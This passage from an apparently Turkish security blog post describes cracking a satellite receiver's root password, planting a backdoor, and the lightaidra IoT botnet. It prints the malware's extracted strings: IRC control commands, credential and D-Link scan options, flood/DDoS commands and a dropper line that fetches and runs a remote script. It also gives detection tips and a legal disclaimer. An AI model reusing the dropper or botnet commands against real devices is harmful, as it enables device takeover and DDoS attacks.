
(8)

Kullanıcı adına karşılık(baş aktör kullanıcı adı: root) şifre kırıldıktan sonra saldırgan sayısal uydu alıcısına bağlanır(9 / 10).




(9)

Bağlantı aşamasından sonra ilerleyen zamanlarda tekrar uydu alıcısını kontrol etmek isterse sisteme bir arka kapı yerleştirebilme olasılığı mevcuttur(8). Böylece sayısal uydu alıcısının yapılandırma dosyalarında değişiklik olsa da(şifre değişimi v.b.) bağlantı sağlanabilir. Kullanıcı, uydu alıcısının donanım yazılımını güncellerse(firmware update) tüm bilgiler sıfırlanır.



(10)




(11)

Son zamanlarda bazı donanımlara solucanlar(worm) bulaşmaya başladı(Botnet oluşturulma amacı güdülmektedir). Bulaşma işlemi donanıma ait yazılımlarının yapılandırılma ve şifre durumundan kaynaklanır. Özellikle Modem/Router gibi cihazlarda basit şifre kullanılması solucanların yayılımını kolaylaştırmıştır. Bunların başında "*Psyb0t*" gelmiştir(*Chuck Norris* olarak adlandırılan zararlı yazılımda bu kategoridedir). Şu an çeşitli modem, router, sayısal uydu alıcısı gibi cihazlara entegre olup IRC üzerinden kontrol edilen zararlı yazılım kullanılmaya başlanmıştır. Bu yazılım: "*lightaidra*" olarak adlandırılmaktadır(14). Gördüğüm kadarıyla birçok cihaza bulaşıp kontrol edilmesine olanak vermiştir. Kontrol işlem IRC ortamında kanallar üzerinden gerçekleşmektedir(12/13). Birçok sistem üzerinde çalıştırılıp kontrol edilme özelliği dikkat çekicidir(11). Kullanıcının tespit edebilmesi için(sayısal uydu alıcısına bulaştıysa) çalışan prosesleri iyi incelemesi gerekmektedir. Bulaştığı sistemde /var/run dizini altına kendisini kopyalar. Dosyalarda değişiklik yapılmadığı takdirde çoğunlukla; mipsel, mips, arm, ppc adlarını alır. Proseslerde bu isimle çalışan uygulamalara dikkat etmek gerekir.


strings mipsel-

```
PRIVMSG %s :[login] you are logged in, (%s).
PRIVMSG %s :[!login] sorry, wrong authenthication password!
5a.bbb.ccc.dd3:8080|5a.bbb.ccc.dd7:8080
%d.%d.%d.%d
#mybotnetworld
NICK %s
USER pwn localhost localhost :my-world
TOPIC %s
%127s%31s%31s%31s%31s%31s%31s
NICK %s
:.advscan->recursive
:.advscan->random->b
:.advscan->random
PING
PRIVMSG
:.login
:.logout
```


PRIVMSG %s :* *** Access Commands:
PRIVMSG %s :*
PRIVMSG %s :* .login <password> - login to bot's party-line
PRIVMSG %s :* .logout - logout from bot's party-line
PRIVMSG %s :* *** Miscs Commands
PRIVMSG %s :* .exec <commands> - execute a system command
PRIVMSG %s :* .version - show the current version of bot
PRIVMSG %s :* .status - show the status of bot
PRIVMSG %s :* .help - show this help message
PRIVMSG %s :* *** Scan Commands
PRIVMSG %s :* .advscan <a> <b> <user> <passwd> - scan with user:pass (A.B) classes sets by you
PRIVMSG %s :* .advscan <a> <b> - scan with d-link config reset bug
PRIVMSG %s :* .advscan->recursive <user> <pass> - scan local ip range with user:pass, (C.D) classes random
PRIVMSG %s :* .advscan->recursive - scan local ip range with d-link config reset bug
…
PRIVMSG %s :* *** DDos Commands:
PRIVMSG %s :* NOTE: <port> to 0 = random ports, <ip> to 0 = random spoofing,
PRIVMSG %s :* use .*flood->[m,a,p,s,x] for selected ddos, example: .ngackflood->s host port secs
PRIVMSG %s :* where: *=syn,ngsyn,ack,ngack m=mipsel a=arm p=ppc s=superh x=x86
PRIVMSG %s :* .spoof <ip> - set the source address ip spoof
PRIVMSG %s :* .synflood <host> <port> <secs> - tcp syn flooder
PRIVMSG %s :* .ngsynflood <host> <port> <secs> - tcp ngsyn flooder (new generation)PRIVMSG %s :* .ackflood <host> <port> <secs> - tcp ack flooder
PRIVMSG %s :* .ngackflood <host> <port> <secs> - tcp ngack flooder (new generation)
PRIVMSG %s :* *** EOF
JOIN %s :%s
rm -rf /var/run/getbinaries.sh;mv -f /usr/bin/-wget /usr/bin/wget;mv -f /bin/-wget /bin/wget ;wget -c %s/getbinaries.sh -P /var/run && sh /var/run/getbinaries.sh&
http://danger.<___>.com
PRIVMSG %s :[nsynflood] packeting completed!
QUOTE ZOMBIE



(12)



(13) Bütünüyle Modem, Router, Sayısal uydu alıcıları v.b. cihazlara bulaşmış bir zararlı yazılımla Botnet oluşturulmuş.



(14) lightaidra

Yukarıda tespit ettiğim "lightaidra" tehlikeli yazılımına ait bir dosyasında yer alan içerik(karakter dizimleri) görünmektedir. Kullanmakta olduğumuz cihazları yöneten, bünyelerinde bulunan yazılımlardır. Kullanıcılar yazılımlarla genellikle muhatap olmazlar, doğrudan satın aldıkları cihazın özelliklerini inceleyerek yorum yapmaktadırlar. Bir cihazı doğrudan internet dünyasına bağladığımızda ve aktif olarak bu cihazı internet üzerinden de kontrol ediyorsak bazı konularda dikkat etmek gerekir. Özellikle şifrelere.

Not: Bu yazıda belirtilenler tamamıyla bilgi amaçlıdır. Şifre kırmak ve bu vasıtayla TV yayını yapmanın suç olduğu belirtilmektedir.

Referanslar

https://github.com/eurialo/lightaidra
http://openwall.info/wiki/john/GPU
http://apcmag.com/new-worm-can-infect-home-modemrouters.htm
http://www.zdnet.com/blog/btl/psyb0t-worm-infects-linksys-netgear-home-routers-modems/15197
http://www.computerworld.com/s/article/9159758/Chuck_Norris_botnet_karate_chops_routers_hard?pageNumber=1
http://www.dronebl.org/blog/8

Tacettin KARADENİZ
<tacettink{@}olympos.org>